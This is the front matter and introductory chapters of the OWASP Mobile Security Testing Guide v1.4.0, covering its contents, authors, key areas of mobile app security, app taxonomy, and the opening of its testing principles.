
OWASP
Open Web Application Security Project



MSTG

MOBILE SECURITY TESTING GUIDE

Version v1.4.0

Bernhard Mueller
Sven Schleier
Jeroen Willemsen
Carlos Holguera
The OWASP mobile team

OWASP Mobile Security Testing Guide

Version v1.4.0 January 20, 2022

Contents

Foreword 9

Frontispiece 11
About the OWASP Mobile Security Testing Guide . . . 11
Disclaimer . . . 11
Copyright and License . . . 11
ISBN . . . 11
Acknowledgments . . . 12

Overview 17
Introduction to the OWASP Mobile Security Testing Guide . . . 17
The OWASP Mobile AppSec Verification Standard . . . 19
Navigating the Mobile Security Testing Guide . . . 20

Mobile App Taxonomy 21
Native App . . . 21
Web App . . . 22
Hybrid App . . . 22
Progressive Web App . . . 23
What's Covered in the Mobile Testing Guide . . . 23

Mobile App Security Testing 24
Principles of Testing . . . 24
Security Testing and the SDLC . . . 32
References . . . 39

Mobile App Tampering and Reverse Engineering 40
Why You Need It . . . 40
Basic Tampering Techniques . . . 41
Static and Dynamic Binary Analysis . . . 42
Advanced Techniques . . . 43
References . . . 46

Mobile App Authentication Architectures 47
General Guidelines on Testing Authentication . . . 47
Verifying that Appropriate Authentication is in Place (MSTG-ARCH-2 and MSTG-AUTH-1) . 49
Testing Best Practices for Passwords (MSTG-AUTH-5 and MSTG-AUTH-6) . . . 50
Testing Stateful Session Management (MSTG-AUTH-2) . . . 54
Testing Session Timeout (MSTG-AUTH-7) . . . 55
Testing User Logout (MSTG-AUTH-4) . . . 56
Testing Two-Factor Authentication and Step-up Authentication (MSTG-AUTH-9 and MSTG-AUTH-10) . . . 57
Testing Stateless (Token-Based) Authentication (MSTG-AUTH-3) . . . 59
Testing OAuth 2.0 Flows (MSTG-AUTH-1 and MSTG-AUTH-3) . . . 62
Testing Login Activity and Device Blocking (MSTG-AUTH-11) . . . 65
References . . . 66

Mobile App Network Communication **68**
Intercepting HTTP(S) Traffic . . . 68
Burp plugins to Process Non-HTTP Traffic . . . 69
Intercepting Traffic on the Network Layer . . . 69
Verifying Data Encryption on the Network (MSTG-NETWORK-1 and MSTG-NETWORK-2) . . 76
Making Sure that Critical Operations Use Secure Communication Channels (MSTG-NETWORK-5) . . . 79
References . . . 80

Mobile App Cryptography **83**
Key Concepts . . . 83
Identifying Insecure and/or Deprecated Cryptographic Algorithms (MSTG-CRYPTO-4) . . . 84
Common Configuration Issues (MSTG-CRYPTO-1, MSTG-CRYPTO-2 and MSTG-CRYPTO-3) . 85
Cryptographic APIs on Android and iOS . . . 89
Cryptographic policy . . . 90

Mobile App Code Quality **91**
Injection Flaws (MSTG-ARCH-2 and MSTG-PLATFORM-2) . . . 91
Cross-Site Scripting Flaws (MSTG-PLATFORM-2) . . . 93
Memory Corruption Bugs (MSTG-CODE-8) . . . 96
References . . . 99

Mobile App User Privacy Protection **100**
Overview . . . 100
Testing User Education (MSTG-STORAGE-12) . . . 102
References . . . 104

Android Platform Overview **105**
Android Architecture . . . 105
Android Security: Defense-in-Depth Approach . . . 108
Android Application Structure . . . 112
Android Application Publishing . . . 123
Android Application Attack Surface . . . 128

Android Basic Security Testing **129**
Android Testing Setup . . . 129
Basic Testing Operations . . . 134
Setting up a Network Testing Environment . . . 145
References . . . 157

Android Tampering and Reverse Engineering **158**
Reverse Engineering . . . 158
Static Analysis . . . 169
Dynamic Analysis . . . 178
Tampering and Runtime Instrumentation . . . 207
Customizing Android for Reverse Engineering . . . 227
References . . . 236

Android Data Storage **237**
Theory Overview . . . 237
Data Storage Methods Overview . . . 238
Testing Local Storage for Sensitive Data (MSTG-STORAGE-1 and MSTG-STORAGE-2) . . . 249
Testing Local Storage for Input Validation (MSTG-PLATFORM-2) . . . 252
Testing Logs for Sensitive Data (MSTG-STORAGE-3) . . . 253
Determining Whether Sensitive Data Is Shared with Third Parties (MSTG-STORAGE-4) . . 255
Determining Whether the Keyboard Cache Is Disabled for Text Input Fields (MSTG-STORAGE-5) . . . 256
Determining Whether Sensitive Stored Data Has Been Exposed via IPC Mechanisms (MSTG-STORAGE-6) . . . 257
Checking for Sensitive Data Disclosure Through the User Interface (MSTG-STORAGE-7) . 261
Testing Backups for Sensitive Data (MSTG-STORAGE-8) . . . 263
Finding Sensitive Information in Auto-Generated Screenshots (MSTG-STORAGE-9) 265
Checking Memory for Sensitive Data (MSTG-STORAGE-10) . . . 267
Testing the Device-Access-Security Policy (MSTG-STORAGE-11) . . . 277
References . . . 277

Android Cryptographic APIs **279**
Recommendations . . . 280
Testing Symmetric Cryptography (MSTG-CRYPTO-1) . . . 284
Testing the Configuration of Cryptographic Standard Algorithms (MSTG-CRYPTO-2, MSTG-CRYPTO-3 and MSTG-CRYPTO-4) . . . 286
Testing the Purposes of Keys (MSTG-CRYPTO-5) . . . 286
Testing Random Number Generation (MSTG-CRYPTO-6) . . . 288
References . . . 289

Android Local Authentication **291**
Testing Confirm Credentials (MSTG-AUTH-1 and MSTG-STORAGE-11) . . . 291
Testing Biometric Authentication (MSTG-AUTH-8) . . . 292
References . . . 298

~~**Android Network APIs** **299**~~
~~Testing Endpoint Identify Verification (MSTG-NETWORK-3) . . . 299~~
~~Testing Custom Certificate Stores and Certificate Pinning (MSTG-NETWORK-4) . . . 301~~
~~Testing the Network Security Configuration Settings (MSTG-NETWORK-4) . . . 307~~
~~Testing the Security Provider (MSTG-NETWORK-6) . . . 309~~

~~**Android Platform APIs** **313**~~
~~Testing App Permissions (MSTG-PLATFORM-1) . . . 313~~
~~Testing for Injection Flaws (MSTG-PLATFORM-2) . . . 321~~
~~Testing for Fragment Injection (MSTG-PLATFORM-2) . . . 323~~
~~Testing for URL Loading in WebViews (MSTG-PLATFORM-2) . . . 325~~
~~Testing Custom URL Schemes (MSTG-PLATFORM-3) . . . 327~~
~~Testing for Insecure Configuration of Instant Apps (MSTG-ARCH-1, MSTG-ARCH-7) . . . 330~~
~~Testing for Sensitive Functionality Exposure Through IPC (MSTG-PLATFORM-4) . . . 331~~
~~Testing JavaScript Execution in WebViews (MSTG-PLATFORM-5) . . . 339~~
~~Testing WebView Protocol Handlers (MSTG-PLATFORM-6) . . . 341~~

Foreword

Welcome to the OWASP Mobile Security Testing Guide. Feel free to explore the existing content, but do note that it may change at any time. New APIs and best practices are introduced in iOS and Android with every major (and minor) release and also vulnerabilities are found every day.

If you have feedback or suggestions, or want to contribute, create an issue on GitHub or ping us on Slack. See the README for instructions:

https://www.github.com/OWASP/owasp-mstg/

squirrel (noun plural): Any arboreal sciurine rodent of the genus Sciurus, such as S. vulgaris (red squirrel) or S. carolinensis (grey squirrel), having a bushy tail and feeding on nuts, seeds, etc.

On a beautiful summer day, a group of ~7 young men, a woman, and approximately three squirrels met in a Woburn Forest villa during the OWASP Security Summit 2017. So far, nothing unusual. But little did you know, within the next five days, they would redefine not only mobile application security, but the very fundamentals of book writing itself (ironically, the event took place near Bletchley Park, once the residence and work place of the great Alan Turing).

Or maybe that’s going too far. But at least, they produced a proof-of-concept for an unusual security book. The Mobile Security Testing Guide (MSTG) is an open, agile, crowd-sourced effort, made of the contributions of dozens of authors and reviewers from all over the world.

Because this isn’t a normal security book, the introduction doesn’t list impressive facts and data proving importance of mobile devices in this day and age. It also doesn’t explain how mobile application security is broken, and why a book like this was sorely needed, and the authors don’t thank their beloved ones without whom the book wouldn’t have been possible.

We do have a message to our readers however! The first rule of the OWASP Mobile Security Testing Guide is: Don’t just follow the OWASP Mobile Security Testing Guide. True excellence at mobile application security requires a deep understanding of mobile operating systems, coding, network security, cryptography, and a whole lot of other things, many of which we can only touch on briefly in this book. Don’t stop at security testing. Write your own apps, compile your own kernels, dissect mobile malware, learn how things tick. And as you keep learning new things, consider contributing to the MSTG yourself! Or, as they say: “Do a pull request”.

OWASP
SUMMIT
2017
FURLAN!

Frontispiece

About the OWASP Mobile Security Testing Guide

The OWASP Mobile Security Testing Guide (MSTG) is a comprehensive manual for testing the security of mobile apps. It describes processes and techniques for verifying the requirements listed in the Mobile Application Security Verification Standard (MASVS), and provides a baseline for complete and consistent security tests.

OWASP thanks the many authors, reviewers, and editors for their hard work in developing this guide. If you have any comments or suggestions on the Mobile Security Testing Guide, please join the discussion around MASVS and MSTG in the OWASP Mobile Security Project Slack Channel. You can sign up for the Slack channel yourself using this URL.

> Please open an issue in our Github Repo if the invite has expired.

Disclaimer

Please consult the laws in your country before executing any tests against mobile apps by utilizing the MSTG materials. Refrain from violating the laws with anything described in the MSTG.

Our Code of Conduct has further details.

Copyright and License

ISBN

Our ISBN Number is 978-1-257-96636-3 and a hard copy of the MSTG can be ordered at lulu.com.

Acknowledgments

Note: This contributor table is generated based on our GitHub contribution statistics. For more information on these stats, see the GitHub Repository README. We manually update the table, so be patient if you're not listed immediately.

Authors

Bernhard Mueller

Bernhard is a cyber security specialist with a talent for hacking systems of all kinds. During more than a decade in the industry, he has published many zero-day exploits for software such as MS SQL Server, Adobe Flash Player, IBM Director, Cisco VOIP, and ModSecurity. If you can name it, he has probably broken it at least once. BlackHat USA commended his pioneering work in mobile security with a Pwnie Award for Best Research.

Sven Schleier

Sven is an experienced web and mobile penetration tester and assessed everything from historic Flash applications to progressive mobile apps. He is also a security engineer that supported many projects end-to-end during the SDLC to "build security in". He was speaking at local and international meetups and conferences and is conducting hands-on workshops about web application and mobile app security.

Jeroen Willemsen

Jeroen is a principal security architect at Xebia with a passion for mobile security and risk management. He has supported companies as a security coach, a security engineer and as a full-stack developer, which makes him a jack of all trades. He loves explaining technical subjects: from security issues to programming challenges.

Carlos Holguera

Carlos is a security engineer leading the mobile penetration testing team at ESCRYPT. He has gained many years of hands-on experience in the field of security testing for mobile apps and embedded systems such as automotive control units and IoT devices. He is passionate about reverse engineering and dynamic instrumentation of mobile apps and is continuously learning and sharing his knowledge.

Co-Authors

Co-authors have consistently contributed quality content and have at least 2,000 additions logged in the GitHub repository.

Romuald Szkudlarek

Romuald is a passionate cyber security & privacy professional with over 15 years of experience in the web, mobile, IoT and cloud domains. During his career, he has been dedicating his spare time to a variety of projects with the goal of advancing the sectors of software and security. He is teaching regularly at various institutions. He holds CISSP, CCSP, CSSLP, and CEH credentials.

Jeroen Beckers

Jeroen is the mobile security lead at NVISO where he is responsible for quality assurance on mobile security projects and for R&D on all things mobile. He worked as a Flash developer during high school and college, but switched to a career in cybersecurity once he graduated and now has more than 5 years of experience in mobile security. He loves sharing his knowledge with other people, as is demonstrated by his many talks & trainings at colleges, universities, clients and conferences.

Vikas Gupta

Vikas is an experienced cyber security researcher, with expertise in mobile security. In his career he has worked to secure applications for various industries including fintech, banks and governments. He enjoys reverse engineering, especially obfuscated native code and cryptography. He holds masters in security and mobile computing, and an OSCP certification. He is always open to share his knowledge and exchange ideas.

Top Contributors

Top contributors have consistently contributed quality content and have at least 500 additions logged in the GitHub repository.

- Pawel Rzepa
- Francesco Stillavato
- Henry Hoggard
- Andreas Happe
- Kyle Benac
- Paulino Calderon
- Alexander Anthuk
- Caleb Kinney
- Abderrahmane Aftahi
- Koki Takeyama
- Wen Bin Kong
- Abdessamad Temmar
- Cláudio André
- Slawomir Kosowski
- Bolot Kerimbaev
- Lukasz Wierzbicki

Contributors

Contributors have contributed quality content and have at least 50 additions logged in the GitHub repository. Their Github handle is listed below:

kryptoknight13, DarioI, luander, oguzhantopgul, Osipion, mpishu, pmilosev, isher-ux, thec00n, ssecteam, jay0301, magicansk, jinkunong, nick-epson, caitlinandrews, dharshin, raulsiles, righettod, karolpiateknet, mkaraoz, Sjord, bugwrangler, jasondoyle, joscandreu, yog3shsharma, ryantzj, rylyade1, shivsahni, diamonddocumentation, 51j0, AnnaSzk, hlhodges, legik, abjurato, serek8, mhelwig, locpv-ibl and ThunderSon.

Mini Contributors

Many other contributors have committed small amounts of content, such as a single word or sentence (less than 50 additions). Their Github handle is listed below:

jonasw234, zehuanli, jadeboer, Isopach, prabhant, jhscheer, meetinthemiddle-be, bet4it, aslamanver, juan-dambra, OWASP-Seoul, hduarte, TommyJ1994, forced-request, D00gs, vasconcedu, mehradn7, whoot, LucasParsy, DotDotSlashRepo, enovella, ionis111, vishalsodani, chame1eon, allRiceOnMe, crazykid95, Ralireza, Chan9390, tamariz-boop, abhaynayar, camgaertner, EhsanMashhadi, fujiokayu, decidedlygray, Ali-Yazdani, Fi5t, MatthiasGabriel, colman-mbuya and anyashka.

Reviewers

Reviewers have consistently provided useful feedback through GitHub issues and pull request comments.

- Jeroen Beckers
- Sjoerd Langkemper
- Anant Shrivastava

Editors

- Heaven Hodges
- Caitlin Andrews
- Nick Epson
- Anita Diamond
- Anna Szkudlarek

Donators

While both the MASVS and the MSTG are created and maintained by the community on a voluntary basis, sometimes a little bit of outside help is required. We therefore thank our donators for providing the funds to be able to hire technical editors. Note that their donation does not influence the content of the MASVS or MSTG in any way. The Donation Packages are described on the OWASP Project Wiki.

Older Versions

The Mobile Security Testing Guide was initiated by Milan Singh Thakur in 2015. The original document was hosted on Google Drive. Guide development was moved to GitHub in October 2016.

OWASP MSTG "Beta 2" (Google Doc)

Authors	Reviewers	Top Contributors
Milan Singh Thakur, Abhinav Sejpal, Blessen Thomas, Dennis Titze, Davide Cioccia, Pragati Singh, Mohammad Hamed Dadpour, David Fern, Ali Yazdani, Mirza Ali, Rahil Parikh, Anant Shrivastava, Stephen Corbiaux, Ryan Dewhurst, Anto Joseph, Bao Lee, Shiv Patel, Nutan Kumar Panda, Julian Schütte, Stephanie Vanroelen, Bernard Wagner, Gerhard Wagner, Javier Dominguez	Andrew Muller, Jonathan Carter, Stephanie Vanroelen, Milan Singh Thakur	Jim Manico, Paco Hope, Pragati Singh, Yair Amit, Amin Lalji, OWASP Mobile Team

OWASP MSTG "Beta 1" (Google Doc)

Authors	Reviewers	Top Contributors
Milan Singh Thakur, Abhinav Sejpal, Pragati Singh, Mohammad Hamed Dadpour, David Fern, Mirza Ali, Rahil Parikh	Andrew Muller, Jonathan Carter	Jim Manico, Paco Hope, Yair Amit, Amin Lalji, OWASP Mobile Team

Overview

Introduction to the OWASP Mobile Security Testing Guide

New technology always introduces new security risks, and mobile computing is no exception. Security concerns for mobile apps differ from traditional desktop software in some important ways. Modern mobile operating systems are arguably more secure than traditional desktop operating systems, but problems can still appear when we don't carefully consider security during mobile app development. Data storage, inter-app communication, proper usage of cryptographic APIs, and secure network communication are only some of these considerations.

Key Areas in Mobile Application Security

Many mobile app penetration testers have a background in network and web app penetration testing, a quality that is valuable for mobile app testing. Almost every mobile app talks to a backend service, and those services are prone to the same types of attacks we are familiar with in web apps on desktop machines. Mobile apps differ in that there is a smaller attack surface and therefore more security against injection and similar attacks. Instead, we must prioritize data protection on the device and the network to increase mobile security.

Let's discuss the key areas in mobile app security.

Local Data Storage

The protection of sensitive data, such as user credentials and private information, is crucial to mobile security. If an app uses operating system APIs such as local storage or inter-process communication (IPC) improperly, the app might expose sensitive data to other apps running on the same device. It may also unintentionally leak data to cloud storage, backups, or the keyboard cache. Additionally, mobile devices can be lost or stolen more easily compared to other types of devices, so it's more likely an individual can gain physical access to the device, making it easier to retrieve the data.

When developing mobile apps, we must take extra care when storing user data. For example, we can use appropriate key storage APIs and take advantage of hardware-backed security features when available.

Fragmentation is a problem we deal with especially on Android devices. Not every Android device offers hardware-backed secure storage, and many devices are running outdated versions of Android. For an app to be supported on these out-of-date devices, it would have to be created using an older version of Android's API which may lack important security features. For maximum security, the best choice is to create apps with the current API version even though that excludes some users.

Communication with Trusted Endpoints

Mobile devices regularly connect to a variety of networks, including public Wi-Fi networks shared with other (potentially malicious) clients. This creates opportunities for a wide variety of network-based attacks ranging from simple to complicated and old to new. It's crucial to maintain the confidentiality and integrity of information exchanged between the mobile app and remote service endpoints. As a basic requirement, mobile apps must set up a secure, encrypted channel for network communication using the TLS protocol with appropriate settings.

Authentication and Authorization

In most cases, sending users to log in to a remote service is an integral part of the overall mobile app architecture. Even though most of the authentication and authorization logic happens at the endpoint, there are also some implementation challenges on the mobile app side. Unlike web apps, mobile apps often store long-time session tokens that are unlocked with user-to-device authentication features such as fingerprint scanning. While this allows for a quicker login and better user experience (nobody likes to enter complex passwords), it also introduces additional complexity and room for error.

Mobile app architectures also increasingly incorporate authorization frameworks (such as OAuth2) that delegate authentication to a separate service or outsource the authentication process to an authentication provider. Using OAuth2 allows the client-side authentication logic to be outsourced to other apps on the same device (e.g. the system browser). Security testers must know the advantages and disadvantages of different possible authorization frameworks and architectures.

Interaction with the Mobile Platform

Mobile operating system architectures differ from classical desktop architectures in important ways. For example, all mobile operating systems implement app permission systems that regulate access to specific APIs. They also offer more (Android) or less rich (iOS) inter-process communication (IPC) facilities that enable apps to exchange signals and data. These platform-specific features come with their own set of pitfalls. For example, if IPC APIs are misused, sensitive data or functionality might be unintentionally exposed to other apps running on the device.

Code Quality and Exploit Mitigation

Traditional injection and memory management issues aren't often seen in mobile apps due to the smaller attack surface. Mobile apps mostly interact with the trusted backend service and the UI, so even if many buffer overflow vulnerabilities exist in the app, those vulnerabilities usually don't open up any useful attack vectors. The same applies to browser exploits such as cross-site scripting (XSS allows attackers to inject scripts into web pages) that are very prevalent in web apps. However, there are always exceptions. XSS is theoretically possible on mobile in some cases, but it's very rare to see XSS issues that an individual can exploit. For more information about XSS, see the "Cross-Site Scripting Flaws" section in the chapter "Testing Code Quality".


This protection from injection and memory management issues doesn't mean that app developers can get away with writing sloppy code. Following security best practices results in hardened (secure) release builds that are resilient against tampering. Free security features offered by compilers and mobile SDKs help increase security and mitigate attacks.

Anti-Tampering and Anti-Reversing

There are three things you should never bring up in polite conversations: religion, politics, and code obfuscation. Many security experts dismiss client-side protections outright. However, software protection controls are widely used in the mobile app world, so security testers need ways to deal with these protections. We believe there's a benefit to client-side protections if they are employed with a clear purpose and realistic expectations in mind and aren't used to replace security controls.

The OWASP Mobile AppSec Verification Standard

This guide is closely related to the OWASP Mobile Application Security Verification Standard (MASVS). The MASVS defines a mobile app security model and lists generic security requirements for mobile apps. It can be used by architects, developers, testers, security professionals, and consumers to define and understand the qualities of a secure mobile app. The MSTG maps to the same basic set of security requirements offered by the MASVS and depending on the context they can be used individually or combined to achieve different objectives.


Checklist
Test Cases
Requirements
OWASP Mobile Security Testing Guide (MSTG)
OWASP Mobile Application Security Verification Standard (MASVS)

V2	Data Storage and Privacy	
2.2	Verify that no sensitive data is written to application logs.	✓

OMTG-DATAST-002: Test for Sensitive Data in Logs

Overview

There are many legit reasons to create log files on a mobile device, for example to keep track of crashes or errors that are stored locally when being offline and being sent to the application developer/company once online again or for usage statistics. However, logging sensitive data such as credit card number and session IDs might expose the data to attackers or malicious applications. Log files can be created in various ways on each of the different operating systems. The following list shows the mechanisms that are available on Android:

- Log Class, .log[a-Z]
- Logger Class
- StrictMode
- System.out/System.err.print

Classification of sensitive information can vary between different industries, countries and their laws and regulations. Therefore laws and regulations need to be known that are applicable to it and to be aware of what sensitive information actually is in the context of the App.

#	
2.2	No sensitive data is written to application logs.

For example, the MASVS requirements can be used in an app's planning and architecture design stages while the checklist and testing guide may serve as a baseline for manual security testing or as a template for automated security tests during or after development. In the "Mobile App Security Testing" chapter we'll describe how you can apply the checklist and MSTG to a mobile app penetration test.

Navigating the Mobile Security Testing Guide

The MSTG contains descriptions of all requirements specified in the MASVS. The MSTG contains the following main sections:

1. The General Testing Guide contains a mobile app security testing methodology and general vulnerability analysis techniques as they apply to mobile app security. It also contains additional technical test cases that are OS-independent, such as authentication and session management, network communications, and cryptography.
2. The Android Testing Guide covers mobile security testing for the Android platform, including security basics, security test cases, reverse engineering techniques and prevention, and tampering techniques and prevention.
3. The iOS Testing Guide covers mobile security testing for the iOS platform, including an overview of the iOS OS, security testing, reverse engineering techniques and prevention, and tampering techniques and prevention.

Mobile App Taxonomy

The term "mobile app" refers to a self-contained computer program designed to execute on a mobile device. Today, the Android and iOS operating systems cumulatively comprise more than 99% of the mobile OS market share. Additionally, mobile Internet usage has surpassed desktop usage for the first time in history, making mobile browsing and apps the most widespread kind of Internet-capable applications.

> In this guide, we'll use the term "app" as a general term for referring to any kind of application running on popular mobile OSes.

In a basic sense, apps are designed to run either directly on the platform for which they're designed, on top of a smart device's mobile browser, or using a mix of the two. Throughout the following chapter, we will define characteristics that qualify an app for its respective place in mobile app taxonomy as well as discuss differences for each variation.

Native App

Mobile operating systems, including Android and iOS, come with a Software Development Kit (SDK) for developing applications specific to the OS. Such applications are referred to as *native* to the system for which they have been developed. When discussing an app, the general assumption is that it is a native app implemented in a standard programming language for the respective operating system - Objective-C or Swift for iOS, and Java or Kotlin for Android.

Native apps inherently have the capability to provide the fastest performance with the highest degree of reliability. They usually adhere to platform-specific design principles (e.g. the Android Design Principles), which tends to result in a more consistent user interface (UI) compared to *hybrid* or *web* apps. Due to their close integration with the operating system, native apps can directly access almost every component of the device (camera, sensors, hardware-backed key stores, etc.).

Some ambiguity exists when discussing *native apps* for Android as the platform provides two development kits - the Android SDK and the Android NDK. The SDK, which is based on the Java and Kotlin programming language, is the default for developing apps. The NDK (or Native Development Kit) is a C/C++ development kit used for developing binary libraries that can directly access lower level APIs (such as OpenGL). These libraries can be included in regular apps built with the SDK. Therefore, we say that Android *native apps* (i.e. built with the SDK) may have *native* code built with the NDK.

The most obvious downside of *native apps* is that they target only one specific platform. To build the same app for both Android and iOS, one needs to maintain two independent code bases, or introduce often complex development tools to port a single code base to two platforms. The following frameworks are an example of the latter and allow you to compile a single codebase for both Android and iOS.

- Xamarin
- Google Flutter
- React Native

Applications developed using these frameworks internally use the APIs native to the system and offer performance equivalent to native applications. Also, these apps can make use of all device capabilities, including the GPS, accelerometer, camera, the notification system, etc. Since the final output is very similar to previously discussed *native apps*, apps developed using these frameworks can also be considered as *native apps*.

Web App

Mobile web apps (or simply, *web apps*) are websites designed to look and feel like a *native app*. These apps run on top of a device's browser and are usually developed in HTML5, much like a modern web page. Launcher icons may be created to parallel the same feel of accessing a *native app*; however, these icons are essentially the same as a browser bookmark, simply opening the default web browser to load the referenced web page.

Web apps have limited integration with the general components of the device as they run within the confines of a browser (i.e. they are "sandboxed") and usually lack in performance compared to native apps. Since a web app typically targets multiple platforms, their UIs do not follow some of the design principles of a specific platform. The biggest advantage is reduced development and maintenance costs associated with a single code base as well as enabling developers to distribute updates without engaging the platform-specific app stores. For example, a change to the HTML file for a web app can serve as viable, cross-platform update whereas an update to a store-based app requires considerably more effort.

Hybrid App

Hybrid apps attempt to fill the gap between *native* and *web apps*. A *hybrid app* executes like a *native app*, but a majority of the processes rely on web technologies, meaning a portion of the app runs in an embedded web browser (commonly called "WebView"). As such, hybrid apps inherit both pros and cons of *native* and *web apps*.

A web-to-native abstraction layer enables access to device capabilities for *hybrid apps* not accessible to a pure *web app*. Depending on the framework used for development, one code base can result in multiple applications that target different platforms, with a UI closely resembling that of the original platform for which the app was developed.

Following is a non-exhaustive list of more popular frameworks for developing *hybrid apps*:

- Apache Cordova
- Framework 7
- Ionic
- jQuery Mobile
- Native Script
- Onsen UI
- Sencha Touch

Progressive Web App

Progressive Web Apps (PWA) load like regular web pages, but differ from usual web apps in several ways. For example it's possible to work offline and access to mobile device hardware is possible, that traditionally is only available to native mobile apps.

PWAs combine different open standards of the web offered by modern browsers to provide benefits of a rich mobile experience. A Web App Manifest, which is a simple JSON file, can be used to configure the behavior of the app after "installation".

PWAs are supported by Android and iOS, but not all hardware features are yet available. For example Push Notifications, Face ID on iPhone X or ARKit for augmented reality is not available yet on iOS. An overview of PWA and supported features on each platform can be found in a Medium article from Maximiliano Firtman.

What's Covered in the Mobile Testing Guide

Throughout this guide, we will focus on apps for Android and iOS running on smartphones. These platforms are currently dominating the market and also run on other device classes including tablets, smartwatches, smart TVs, automotive infotainment units, and other embedded systems. Even if these additional device classes are out of scope, you can still apply most of the knowledge and testing techniques described in this guide with some deviance depending on the target device.

Given the vast amount of mobile app frameworks available it would be impossible to cover all of them exhaustively. Therefore, we focus on *native* apps on each operating system. However, the same techniques are also useful when dealing with web or hybrid apps (ultimately, no matter the framework, every app is based on native components).

Mobile App Security Testing

In the following sections we'll provide a brief overview of general security testing principles and key terminology. The concepts introduced are largely identical to those found in other types of penetration testing, so if you are an experienced tester you may be familiar with some of the content.

Throughout the guide, we use "mobile app security testing" as a catchall phrase to refer to the evaluation of mobile app security via static and dynamic analysis. Terms such as "mobile app penetration testing" and "mobile app security review" are used somewhat inconsistently in the security industry, but these terms refer to roughly the same thing. A mobile app security test is usually part of a larger security assessment or penetration test that encompasses the client-server architecture and server-side APIs used by the mobile app.

In this guide, we cover mobile app security testing in two contexts. The first is the "classical" security test completed near the end of the development life cycle. In this context, the tester accesses a nearly finished or production-ready version of the app, identifies security issues, and writes a (usually devastating) report. The other context is characterized by the implementation of requirements and the automation of security tests from the beginning of the software development life cycle onwards. The same basic requirements and test cases apply to both contexts, but the high-level method and the level of client interaction differ.

Principles of Testing

White-box Testing versus Black-box Testing

Let's start by defining the concepts:

- **Black-box testing** is conducted without the tester's having any information about the app being tested. This process is sometimes called "zero-knowledge testing". The main purpose of this test is allowing the tester to behave like a real attacker in the sense of exploring possible uses for publicly available and discoverable information.
